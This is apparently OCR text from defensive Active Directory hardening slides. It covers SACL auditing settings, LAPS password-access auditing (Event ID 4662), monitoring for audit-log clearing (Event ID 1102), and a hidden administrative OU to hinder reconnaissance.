

Advanced Security Settings for Global File SACL
Auditing
For additional information, double-click an audit entry. To modify an audit entry, select the entry and click Edit (if available).
Auditing entries:
Type
Principal
Access
Inherited from
Succ...
Everyone
Special
None
Add
Remove
Edit
OK
Cancel
Apply


Auditing Entry for Global File SACL
Principal: Everyone Select a principal
Type: Success
Permissions:
Full control
Traverse folder / execute file
List folder / read data
Read attributes
Read extended attributes
Create files / write data
Create folders / append data
Write attributes
Write extended attributes
Delete subfolders and files
Delete
Read permissions
Change permissions
Take ownership
Read
Write
Execute
Clear all
Add a condition to limit the scope of this auditing entry. Security events will be logged only if conditions are met.
Add a condition
OK
Cancel

LAPS Access Auditing (Event ID 4662)

- Use the LAPS PowerShell module to configure auditing on the LAPS PW attribute:
  - Set-AdmPwdAuditing
    –OrgUnit: <name of OU on which you want to setup the auditing>
    -AuditedPrincipals: <identification of users/groups whose access to password shall be audited>
- Configure auditing of DS Access:
  - Advanced Audit Policies > DS Access > Audit Directory Service Access

Ensure You Are Monitoring for Audit Log Clear, Event ID 1102





Breaking Active Directory Recon

Test First…


Secure Administrative OU

- New top-level OU with special permissions.
- Move all privileged admin accounts and groups into this OU.
- The AD Management object is there but can’t be viewed by anyone but AD Admins.
- Recommend adding a “View Hidden OU” group for auditing/special case view-only access.



Active Directory Explorer
